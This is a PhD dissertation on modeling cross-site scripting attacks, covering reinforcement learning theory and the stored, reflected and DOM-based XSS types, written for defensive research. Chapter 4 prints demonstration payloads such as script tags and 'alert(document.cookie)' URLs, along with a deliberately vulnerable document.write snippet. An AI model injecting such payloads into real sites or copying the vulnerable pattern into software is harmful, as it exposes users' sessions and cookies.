UC Davis

UC Davis Electronic Theses and Dissertations

Title

Modeling Cross-Site Scripting (XSS) Attacks, and Studying the Effect of Changing Attack Attributes on Defense Techniques.

Permalink

https://escholarship.org/uc/item/3j77t2ks

Author

Bose, Somdutta

Publication Date

2023

Peer reviewed|Thesis/dissertation

eScholarship.org Powered by the California Digital Library
University of California

Modeling Cross-Site Scripting (XSS) Attacks, and Studying the Effect of Changing Attack Attributes on Defense Techniques.

By

Somdutta Bose

Dissertation

Submitted in partial satisfaction of the requirements for the degree of

Doctor of Philosophy

in

Computer Science

in the

Office of Graduate Studies

of the

University of California

Davis

Approved:

Matthew Bishop, Chair

Karl Levitt

Borislava I. Simidchieva

Committee in Charge

2023

Copyright © 2023 by
Somdutta Bose
All rights reserved.

This work is dedicated to my parents, for their love, patience and support.

Contents

List of Figures

List of Tables

Abstract

Modeling Cross-Site Scripting (XSS) Attacks, and Studying the Effect of Changing Attack Attributes on Defense Techniques.

Cross-Site Scripting (XSS) attacks are code injection attacks executed on the client side of a web application. These attacks are by far the most prevalent web application attacks. XSS attacks affect a vast majority of applications, including security-critical applications such as banks. Defending against these attacks has long been the subject of research. Modeling attacks can help understand the adversary's and the defender's approaches to help build robust applications.

In this work we focus on modeling XSS attacks. Our mathematical models explore scenarios which help understand the success of the adversary. For each scenario, the adversary's success is presented in the form of the probability of the adversary receiving replies. For each scenario, the probability values of our model and scenario fall within a 95% confidence interval. We also discuss some defense strategies to build a robust application.

Reinforcement learning problems involve learning from how situations are mapped to actions. In addition to modeling the attacks, we also use some reinforcement learning techniques to understand the adversary's policies to gain maximum success, i.e., maximization of numerical reward. We explore different discount factors to find the adversary's best strategy.

Acknowledgments

Throughout my graduate school, I have had the good fortune of working with people who have impacted me in various ways. I have been fortunate to have had the opportunity to work with Professor Matt Bishop. Throughout my graduate education, my work with him has covered various areas of security. I am thankful to him for his patience, time, guidance and encouragement. Discussing papers, methodology and results, he helped me find clarity in my work and improve my research.

I have greatly benefited from my interactions with Dr. Borislava I. Simidchieva. I would like to thank her for her time, and also for providing me with insights in the field of workflow modeling, moving target defenses, and various research done in the field of attack modeling. This has helped me further analyze and understand the concept of attack modeling.

I am thankful to Professor Karl Levitt for being in my committee, and providing guidance to improve my research.

I am grateful to my parents for their support and encouragement my whole life. They supported my education through good and bad times, and I cannot thank them enough.

Chapter 1

Introduction

The dynamic nature of adversaries poses significant challenges to the defender. This ever-changing adversarial behavior should be analyzed and studied in order to counter attack(s). An adversary changes its behavior by making changes to attack attributes. These changes are often guided by the strategies of the adversary. The defender's response to an attack, the adversary's goals, and the budgets of both are some of the factors that influence the strategies of the adversary. On the defense side, changes in attack attributes may affect the deployed defense. Thus, to continue protecting its network/application, the defender should adapt to changes in the adversary's behavior. The goal of this work is to analyze attacks by studying changes in their attributes and, through that, understand adversarial behavior. This will enable the building of better defensive networks/applications, and also assist a defender in adapting to these changes.

In order to achieve our goal, we begin by modeling the attacker and the defender. An attack has a number of attributes. Some of the attributes will be discussed in section 5. A change in the values of these attributes reflects a change in attack. The defender responds to the requests sent by the attacker. The response of the defender determines the success or failure of the attacker and the defender. We use reinforcement learning concepts (discussed in section 3) to model the attacker-defender interaction. The response(s) is the reward(s) that the attacker(agent) receives from the defender(environment). Returns, the state-

value function and the action-value function can be calculated through experimentation. We will validate our model by carrying out experiments on the Chameleon Cloud [1] test bed.

In addition to modeling the attacker's and defender's strategies, we will demonstrate correct selection of defenses for different attack attributes. Launching appropriate defenses to protect the assets of one's network/application and uncovering an adversary's capabilities requires careful planning. An effective way to achieve this is through the use of workflows. A workflow provides the defenders with the ability to war-game how adversaries of different capabilities will interact and how defenses can be chosen and changed accordingly. Defenders can also reason about possible attacks and adversaries. The defenders can use the results to improve their defensive posture.

Our previous work, done in collaboration with AFRL and BBN, involved creating defensive workflows. The goal was the automatic selection of defense workflows based on attacks. In this work we use these workflows to select defenses based on changes in attack attributes of a particular attack or different types of attacks. We will create a workflow which demonstrates the correct selection of defenses for different attributes of an attack.

The domain in which the attacks are launched may vary. However, gaining knowledge of the attack, its attributes, changes in attributes, and the effect these changes have on the defense side will help better protect the domain in which the attack is launched. On the defense side, this knowledge will help in devising strategies to adapt to the changing adversarial behavior, the result of which will lead to developing and deploying better defenses. This feedback loop will help build reliable networks/applications.

Chapter 2

Background

In the field of security, modeling has been done to understand vulnerabilities, attacks, processes, the strategy of the adversary and the defender. Dr. Bishop presented a formal model of security monitoring that distinguished two different methods of recording information (logging) and two different methods of analyzing information (auditing) [16]. Implications were drawn from the model for the design and use of a security monitoring mechanism. Then this model was applied to security mechanisms for statistical databases, monitoring mechanisms for computer systems, and backups, to demonstrate the usefulness of the model. Templeton and Levitt proposed a requires/provides model to represent attacks. A concept or a sub-attack is specified by the capabilities that the sub-attack requires and provides [22].

Work done in the field of improving the security of election processes, used a model of the election process to develop attack plans. Phan et al. [14], each attack plan into the process model to determine their success. They used fault tree analysis to find vulnerabilities in the election process. Based on the found vulnerabilities, each attack plan was modeled. Next they formally evaluated the election process's robustness against each plan. Attacks were modeled in the form of attack trees, and attack patterns for the purpose of documentation [19]. Further work in the field of increasing robustness of election processes was done by Simichieva et al. [21]. They used a language called Little-JIL to create a precise

and detailed model of the election process. Little-JIL is a process definition language. Here too they used fault tree analysis technique to identify a combination of failures that might allow the selected potential hazard to occur. A fault tree was derived for a given process model and a potential undesirable event. Once a combination of failures were identified, they improve their process model iteratively in order to increase the robustness of the election process against the combination of failures.

Work done in the area of modeling intrusion detection alerts was done by Zhu et al [25]. They modeled the alerts on a signature-based network intrusion detection system (NIDSs). Their well-structured model abstracts the logical relation between the alerts in order to support automatic correlation of those alerts involved in the same intrusion. The basic building block of their model is a logical formula called "capability". This capability was used to abstract consistently and precisely all levels of access obtained by the attacker at each step of a multistage intrusion. They then derived inference rules to define logical relations between different capabilities. Based on the model and the inference rules, they developed several novel alert correlation algorithms and implemented a prototype alert correlator.

Wang et al., [24] used mathematical models to evaluate the strategies of the attacker and the defender. This helps to develop worst and best case scenarios. The high levels of abstraction common in these models can provide computational efficiencies, enabling analysts to explore large parameter spaces while only using limited computing resources. However, the levels of abstraction can limit the predictive power of these models and make validation through comparison with experiments difficult, if not impossible. In [23], Vugrin et al. developed a mathematical approach to model port scanning attacks. Their mathematical model explained the port scanning progress of the adversary, and intrusion detection by the defender. Results from their approaches (slow and stealthy approach, and fast and loud approach), showed that estimates from the model fall within a 95% confidence intervals on the means estimated from their experiments.

Our work uses the approach used by Vugrin et al. Similar to their approach, we calculate

the probability of success of the adversary at the next step of attack. However, we employ this method for XSS attacks. On the defense side, we explore ways to increase the robustness of the application.

Chapter 3

Reinforcement Learning and its concepts

3.1 Reinforcement Learning

Reinforcement learning involves learning what to do based on how situations are mapped to actions. The goal of a reinforcement learning problem is to maximize a numerical reward signal. These problems are closed-loop problems because the learning system's actions influence its later inputs. Unlike other forms of machine learning, the learner is not told which actions to take. The learner discovers which actions yield the most reward by trying them out. An action taken by the learner not only influences the immediate reward but also the next situation, and through that subsequent rewards. Therefore, the three distinguishing features of reinforcement learning problems are:

1. These problems are closed-loop.

2. The learner in these problems does not have direct instructions as to what actions to take.

3. The consequences of the actions of the learner which include reward signals play out over an extended period of time.

3.2 Reinforcement learning in comparison with supervised and unsupervised learning

Supervised learning consists of a set of labeled examples provided by an external knowledgeable expert. Each example has a label and is a description of the problem/situation. The label describes the correct action the system should take according to that situation. This is an identification of the category to which the situation belongs. The goal of supervised learning is that the system is able to extrapolate, or generalize its responses so that it acts correctly in situations that are not present in the training set. In other words, a supervised learning algorithm is expected to make accurate predictions on later inputs. Though this form of learning is important and helpful, it is not sufficient in situations where learning should happen from interaction. Thus, in situations where an agent/learner should learn from its own experience, reinforcement learning is preferred.

Unsupervised learning deals with finding structure hidden in collections of unlabeled data. Although both reinforcement learning and unsupervised learning do not rely on examples of correct behaviour, unlike unsupervised learning, reinforcement learning tries to maximize reward signals instead of trying to find a hidden structure. Uncovering structure in an agent's experience can certainly be useful in reinforcement learning, but by itself does not address the reinforcement learning agent's problem of maximizing a reward signal.

Thus along with other paradigms of machine learning, reinforcement learning is considered a separate paradigm. In the following sections we will discuss some concepts of reinforcement learning [20] that we have used in our work.

3.3 The Agent-Environment Interface, Goals and Rewards

The learner or the decision maker is called the "agent". An "environment" is anything which is outside an agent, with which it interacts. The learner interacts by performing some actions and the environment responds to those actions and presents new situations

to the agent. The environment gives rewards to the agent. These rewards are special numerical values. The goal of the agent is to maximise these rewards over time.

Figure 3.1, shows the agent-environment relationship. At each time step t, where $t = 0, 1, 2, 3, ...,$ the agent receives some representation of the environment's state $S_t \in \mathcal{S}$, where $\mathcal{S}$ is a set of possible states. The agent selects an action, $A_t \in \mathcal{A}(S_t)$, where $\mathcal{A}(S_t)$ is the set of actions available in set S_t. For an action taken at time t, the agent receives a numerical reward $R_{(t+1)} \in \mathcal{R} \subset \mathbb{R}$. The next state that the agent can move to is, S_{t+1}.

The agent has a set of policies that decide its actions when it is in a particular state. A policy of an agent is denoted by π_t, where $\pi_t(a|s)$ is the probability that $A_t = a$ is $S_t = s$. The agent may or may not change its policy based on its experiences, i.e., the rewards it gets from the environment. In a reinforcement learning scenario, the time steps need not refer to fixed intervals of time; they can refer to arbitrary successive stages of decision making and acting.

The purpose or goal of an agent can be formalized in terms of the rewards that it receives from the environment after its every action. At each time step when the agent takes an action, it receives a reward $R_t \subset \mathbb{R}$. The agent's ultimate goal it to maximise its reward. The goal of an agent may determine whether the agent is interested in maximising the immediate reward or cumulative reward.



Figure 3.1. The agent-environment interaction in reinforcement learning.[1]

3.4 Returns

The goal of the agent is to maximize the cumulative reward. The agent takes some action at time t. The sequence of rewards that it receives after time step t is denoted by R_{t+1}, R_{t+2}, R_{t+3}, ...,R_T where T is the final time step. The goal of the agent is to maximize the expected return, which is denoted by G_t. The expected return can be calculate by the formula given below.

$$G_t = R_{t+1} + R_{t+2} + R_{t+3} + ... + R_T. \tag{3.1}$$

When there is a notion of final time step, the agent-environment interaction breaks naturally into subsequences. These subsequences are called "episodes". Each episode ends in a special state called the terminal state. Each episode can be reset to a standard starting state or to a sample from a standard distribution of starting states. Tasks with episodes of this kind are called episodic tasks.

There are situations where the agent-environment interaction does not break naturally into identifiable episodes. The interaction goes on continually without limit. Such tasks are called continuing tasks. The calculation of expected returns (3.1) is problematic for such tasks. This is because, $T = \infty$ and the return can be infinite.

Discounting is the approach that an agent takes when it tries to select actions so that the sum of the discounted rewards it receives over the future is maximized. The agent chooses an action A_t, to maximize the expected discounted return. The formula below shows how expected return can be calculated with a discount factor of γ.

$$G_t = R_{t+1} + \gamma R_{t+2} + \gamma^2 R_{t+3} + ... = \sum_{k=0}^{\infty} \gamma^k R_{t+k+1}, \tag{3.2}$$

where γ is a parameter, $0 \leq \gamma \leq 1$, called the discount rate.

If the value of $\gamma < 1$, the infinite sum has a finite value as long as the reward sequence R_k is bounded. If the agent is concerned only about immediate rewards, then the value of γ

[1]This figure was taken was taken from [20].

will be 0 or close to 0. In this case the agent will choose A_t in order to only maximize R_{t+1}. A value of γ equal to 1 or close to 1 is chosen when the agent is farsighted.

3.5 Markov property

The agent makes its decisions as a function of a signal from the environment. This signal is called the environment's state. The environment responds at time $t+1$ to the action the adversary takes at time t. This response depends on whatever happened earlier. In order to satisfy Markov's property, the environment's response at time step $t+1$ depends only on the state and action at time step t. The environment's dynamics can be represented as given below.

$$p(s', r|s, a) = Pr\{R_{t+1} = r, S_{t+1} = s'|S_t, A_t\} \tag{3.3}$$

The above equation 3.3, applies to all r, s', S_t and A_t. In an environment which has the Markov property, the above one-step dynamics enables us to predict the next state and expected reward given the current action and state.

3.6 Markov Decision Process

A reinforcement learning task that satisfies the Markov property is called a Markov Decision Process, or MDP. Finite Markov Decision Process is where the state and action spaces are finite. Mathematically, the Finite Markov Decision Process is represented as given below.

$$p(s', r|s, a) = Pr\{S_{t+1} = s', R_{t+1} = r|S_t = s, A_t = a\} \tag{3.4}$$

Here, s and a are any state and action. The probability of the next state s' and reward r are given in the above equation (3.4).

Using equation 3.4, expected rewards for state-action pairs, state-transition probabilities and the expected rewards for state-action-next-state triples can be calculated.

The equation for calculating the expected rewards for state-action pairs is given below.

$$r(s, a) = \mathbb{E}[R_{t+1}|S_t = s, A_t = a] = \sum_{r \in \mathcal{R}} r \sum s' \in \mathcal{S} p(s', r|s, a) \tag{3.5}$$

The above equation (3.5), states that the expected reward received by the agent at time $t+1$, given the action it had taken at time t, is the summation of all the previously received rewards at those prior states.

The equation for calculating the state-transition probabilities is given below.

$$p(s'|s,a) = Pr\{S_{t+1} = s'|S_t = s, A_t = a\} = \sum_{r \in \mathcal{R}} p(s', r|s, a) \tag{3.6}$$

The above equation (3.6) states that the probability that the agent will be in state s' at time step $t+1$ is a summation of the probabilities of each of its previous states and the reward it had received.

3.7 Value Functions

Value functions tell how good it is for the agent to be in a given state. In other words they tell the agent how good it is for the agent to perform a given action in a given state. This is evaluated in terms of expected returns. Value functions are defined with respect to policies. This is because the rewards that an agent receives is a result of the actions it takes which in turn is guided by its policies.

As discussed in section 3.3, a policy π is a mapping from each state $s \in \mathcal{S}$, and action $a \in \mathcal{A}(s)$, to the probability $\pi(a|s)$ of taking action a when it is in state s. The value of a state s under a policy π is the expected return when starting at state s and following π thereafter. This value is denoted by $v_\pi(s)$ and is formally written as given below.

$$v_\pi(s) = \mathbb{E}_{\gtrsim}[G_t|S_t = s] = \mathbb{E}_{\gtrsim}\left[\sum_{k=0}^{\infty} \gamma^k R_{t+k+1}|S_t = s\right] \tag{3.7}$$

In the above equation (3.7), $\mathbb{E}_\pi[.]$ denotes the expected value of a random variable given that the agent follows policy π, at time step t and the agent is in state S_t. The terminal state has a value of zero. The function v_π is the state-value function for policy π.

The expected return starting from state s, taking an action a following a policy π thereafter, is denoted by $q_\pi(s,a)$. This function q_π is called action-value function for policy π.

This is formally written as given below.

$$q_\pi(s,a) = \mathbb{E}_\pi[G_t|S_t = s, A_t = a] = \mathbb{E}_\pi\left[\sum_{k=0}^{\infty} \gamma^k R_{t+k+1}|S_t = s, A_t = a\right] \tag{3.8}$$

The value functions v_π and q_π are estimated from experience.

3.8 Bellman equation

The fundamental property of value functions (3.7) is that they satisfy particular recursive relationships. For any policy π and any state s, the following consistency condition holds between the value of s and the value of its possible successor states:

$$\begin{aligned}
v_\pi(s) &= \mathbb{E}_\pi[G_t|S_t = s] \\
&= \mathbb{E}_\pi[\sum_{k=0}^{\infty} \gamma^k R_{t+k+1}|S_t = s] \\
&= \mathbb{E}_\pi[R_{t+1} + \gamma \sum_{k=0}^{\infty} \gamma^k R_{t+k+2}|S_t = s] \\
&= \sum_a \pi(a|s) \sum_{s'} \sum rp(s', r|s, a)[r + \gamma \mathbb{E}_\pi[\sum_{k=0}^{\infty} \gamma^k R_{t+k+2}|S_{t+1} = s']] \\
&= \sum \pi(a|s) \sum_{s',r} p(s', r|s, a)[r + \gamma v_\pi(s')]
\end{aligned} \tag{3.9}$$

In the above equations the actions, a, are taken from the set $\mathcal{A}(s)$, the next states, s', are taken from the set $\mathcal{S}$, and the rewards, r, are taken from the set $\mathcal{R}$. The last equation (3.9) is called the Bellman equation for v_π. In this equation (3.9), two sums have been merged. One sum is over all possible values of s' and the other over all possible values of r. They have been merged over all possible values of both. Equation 3.9 is an expected value. It is a sum over all values of three variables, a, s', and r. For each triple we compute its probability, $\pi(a|s)p(s', r|s, a)$, weight the quantity in brackets by that probability, and then sum over all possibilities to get an expected value. Thus, the Bellman equation expresses a relationship between the value of a state and the values of its successor states.

3.9 Optimal Value Functions

The goal of the agent is to find a policy that achieves a lot of reward in the long run. Value functions discussed in section 3.7 define a partial ordering over policies. A policy π

is defined to be better than or equal to a policy π', if its expected return is greater than or equal to that of π' for all the states. In other words, $\pi \geq \pi'$ if and only if $v_\pi(s) \geq v_{\pi'}(s)$ for all $s \in \mathcal{S}$. There is always at least one policy which is called the optimal policy, that is better than other policies. Optimal policies are denoted by π_*. Optimal policies share the same state-value function, called the optimal state-value function, denoted by v_*. Its formal representation is given below.

$$v_*(s) = \max_\pi v_\pi(s), \tag{3.10}$$

for all $s \in \mathcal{S}$. Optimal policies also share the same optimal action-value function, denoted by q_*. Its formal representation is given below.

$$q_*(s, a) = \max_\pi q_\pi(s, a) \tag{3.11}$$

for all $s \in \mathcal{S}$ and $a \in \mathcal{A}$.

The optimal action-value function q_* can be written in terms of v_*.

$$q_*(s, a) = \mathbb{E}[R_{t+1} + \gamma v_*(S_{t+1}) | S_t = s, A_t = a] \tag{3.12}$$

The equation 3.12 gives the expected return for a state-action pair (s,a), i.e., an action a is taken at state s and thereafter an optimal policy is followed.

In section 3.8, the Bellman equation (3.9) was derived. Since, v_* is the value function for a policy, it must satisfy the self-consistency condition given by the Bellman equation for state values. The consistency condition of v_* can be written without reference to any specific policy. This is because v_* is an optimal value function. This Bellman equation for v_* is the Bellman optimality equation. Bellman optimality equation shows that the value of a state under an optimal policy must equal the expected return for the best action

from that state. Below we derive this equation.

$$
\begin{aligned}
v_*(s) &= \max_{a \in \mathcal{A}(s)} q_{\pi_*}(s,a) \\
&= \max_a \mathbb{E}_{\pi^*}[G_t | S_t = s, A_t = a] \\
&= \max_a \mathbb{E}_{\pi^*}[\sum_{k=0}^{\infty} \gamma^k R_{t+k+1} | S_t = s, A_t = a] \\
&= \max_a \mathbb{E}_{\pi^*}[R_{t+1} + \gamma \sum_{k=0}^{\infty} \gamma^k R_{t+k+2} | S_t = s, A_t = a] \\
&= \max_a \mathbb{E}[R_{t+1} + \gamma v_*(S_{t+1}) | S_t = s, A_t = a] \qquad (3.13) \\
&= \max_{a \in \mathcal{A}(s)} \sum_{s',r} p(s', r | s, a)[r + \gamma v_*(s')] \qquad (3.14)
\end{aligned}
$$

Equations 3.13 and 3.14 are two forms of the Bellman optimality equation for v_*.

The Bellman optimality equation for q_* is given below.

$$
\begin{aligned}
q_*(s,a) &= \mathbb{E}[R_{t+1} + \gamma \max_{a'} q_*(S_{t+1}, a') | S_t = s, A_t = a] \\
&= \sum_{s',r} p(s', r | s, a)[r + \gamma \max_{a'} q_*(s', a')] \qquad (3.15)
\end{aligned}
$$

For finite Markov Decision Processes, the Bellman equation (3.14) has a unique solution independent of policy. This equation is actually a system of equations, one for each state. Thus if there are N states, then there are N equations in N unknowns. If $p(s', r|s, a)$ is known, then one can solve this system of equations for v_* using any one of a variety of methods for solving systems of nonlinear equations. A related set of equations can also be solved for q_*.

Chapter 4

Cross-site scripting attacks

4.1 Cross-site scripting attack and its types

This is a code injection attack executed on the client side of a web application. The client side of a web application is mainly the software that interacts with the web application, which in most cases is the browser. An adversary injects malicious code into a web browser to make the application do, ideally, what it is not supposed to do. The adversary may be successful in storing a malicious script in a database on the web server (Stored XSS). When the a web page loads, it retrieves the malicious script which executes. As a result any user visiting the web page of the compromised application, using his/her credentials will be under attack. It may also be executed dynamically when a user visits a link. The malicious script executes either when the victim visits the web page, or requests from the web page reaches the web server. The adversary can also launch an attack on an unsuspecting user, without saving the malicious script on the database. As discussed below, in Reflected XSS, a user visits the web page using the malicious URL shared by the adversary. In both the cases, the adversary gets hold of the information stored in the user's cookies. It goes in the form of a response to the adversary, thus informing it of its success of the attack. These attacks are used mainly to steal sensitive information such as username, password, session cookies and session tokens. This attack can also be used to modify the contents of the website. The different types of cross-site scripting attacks

are given below:

1. Stored XSS (Persistent or Type I).
2. Reflected XSS (Non-persistent or Type II).
3. DOM (Document Object Model) based XSS (Type 0).

In this work we model, 1 and 2. Below we describe the three XSS attacks.

4.2 Stored XSS

In Stored XSS attack, the adversary is able to store the malicious script into the application's database. This can be achieved by submitting it in the comments/request field. For example a blog that allows users to log in and enter their comments, saves those comments in its database. In the absence of a defense a malicious script can be stored in the application's database. In order to achieve this, the adversary first locates a vulnerability in a web application. Having discovered a vulnerability, the adversary injects a malicious script which reaches the server hosting the application via the comment field. As a result, the application which receives data from an malicious source, includes this data in its HTTP response in an unsafe way. An example of this attack is explained below[1].

The comments that users submit using an HTTP request given below.

```
POST /post/comment HTTP/1.1
Host: vulnerable-website.com
Content-length: 100

postId=3&comment=This+post+was+extremely+helpful.&name=Carlos
+Montoya\&email=carlos%40normal-user.net
```

Now suppose a visitor visits this blog post after the above comment has been submitted. The user will receive the following in the application's response.

```
<p>This post was extremely helpful.</p>
```

We assume that the application does not perform any other processing of data. An adversary can submit a malicious comment such as one given below.

```
<script>/* Bad stuff here... */</script>
```

Within the adversary's request, the following comment will be URL-encoded.

```
comment=%3Cscript%3E%2F*%2BBad%2Bstuff%2Bhere...%2B*%2F%3C
%2Fscript%3E
```

Any user who visits the blog post will receive the below contents within the application's response.

```
<p><script>/* Bad stuff here... */</script></p>
```

The adversary's script will execute in the user's browser. This will take place in the context of their session with the application.

The adversary can control a script executed in the user's browser thereby compromising the user. The following actions may be carried out by the adversary.

1. The adversary can perform any action in the application that a user can perform.
2. The adversary can view any information that a user can view.
3. The adversary can modify any information that a user is able to modify.
4. The adversary can initiate interaction with other application users. These interactions may involve malicious attacks that appear to originate from the initial victim user.

A pictorial representation of this types of attack is shown below.

[1]The example of a Stored XSS attack has been taken from, https://portswigger.net/web-security/cross-site-scripting/stored.



Figure 4.1. An example of a Stored XSS attack.

4.3 Reflected XSS

This attack is a non-persistent attack. It occurs when malicious code is reflected off a web application to the user's browser. An application with a vulnerability may receive data in an HTTP request and include the data in its response in an unsafe way. If another user requests the adversary's URL, the script supplied by the adversary will execute in the context of their session with the application. The malicious link is distributed by the adversary often through email or third-party website (e.g., in a comment section or in social media).

An example of this type of attack is described below.[2]. Suppose a website has a search functionality and it receives a user supplied search term in a URL parameter.

```
https://insecure-website.com/search?term=gift
```

In response to this URL, the application echoes the user supplied search term.

```
<p>You searched for: gift</p>
```

The adversary assumes that the application does not perform any other processing of the

data, and constructs an attack as given below.

```
https://insecure-website.com/search?term=<script>
/*+Bad+stuff+here...+*/</script>
```

This URL results in a response given below.

```
<p>You searched for: <script>/*
Bad stuff here... */</script></p>
```

If a user of the application requests the adversary's URL, then the script supplied by the adversary will execute in the user's browser, in the context of their session with the application. If an adversary can control the script executed in the user's browser, the user can be fully compromised. Like Stored XSS, the adversary can carry out any of the actions discussed earlier (4.2).

A pictorial representation of this type of attack is given below.



Figure 4.2. An example of a Reflected XSS attack.

[2]The example of a Reflected XSS attack has been taken from, https://portswigger.net/web-security/cross-site-scripting/reflected.

4.4 DOM XSS

DOM stands for Document Object Modeling. DOM is an application programming interface (API) for HTML and XML documents. It defines the logical structure of documents, and how documents are accessed and manipulated. It is a convention used to represent and work with objects in an HTML document. This is also applicable to other types of documents such as XML. All HTML documents have an associated DOM that consists of objects. These objects represent document properties for the browser. The script can access various properties of the page and change their values.

An adversary may use several DOM objects to create an XSS attack. This attack is possible when the web application writes data to the Document Object Model without proper sanitisation. The adversary can manipulate this data to include XSS content on the web page, for example, malicious JavaScript code within the ⟨ script⟩ ⟨/script⟩ tags.

An example of this type of attack is discussed below.[3].

The following code creates a form that lets users choose their preferred language.

```
Select your language:

<select><script>

document.write("<OPTION value=1>"+
decodeURIComponent(document.location.href.substring
(document.location.href.indexOf("default=")+8))+
"</OPTION>");

document.write("<OPTION value=2>English</OPTION>");

</script></select>
```

A page is invoked with a language. The URL is given below.

```
http://www.some.site/page.html?default=French
```

A DOM based XSS attack on this page can be launched by sending the following URL.

```
http://www.some.site/page.html?default=
<script>alert(document.cookie)</script>
```

When the user clicks on the link, the browser sends the following request to "www.somesite.com".

```
/page.html?default=<script>
alert(document.cookie)</script>
```

The server responds with the page that contains the above JavaScript code. The browser creates a DOM object for the page, in which the "document.location" object contains the following string.

```
http://www.some.site/page.html?default
=<script>alert(document.cookie)</script>
```

The original JavaScript code in the page does not expect the default parameter to contain HTML markup. The HTML markup is simply echoed to the user's page at runtime. The browser renders the resulting page and executes the malicious script given below.

```
alert(document.cookie)
```

The adversary is thus successful in obtaining information about the user through the user's cookie. The HTTP response from the server does not contain the adversary's payload. This payload manifests itself at runtime at the client side. This happens when a flawed script accesses the DOM variable "document.location" and assumes it is not malicious.

The adversary may also take the following actions.

1. The adversary may steal/modify another client's sessions or cookies.

2. The adversary may modify another client's submitted form data or information by intercepting the request (before it reaches the server).

A pictorial representation of this types of attack is shown below.

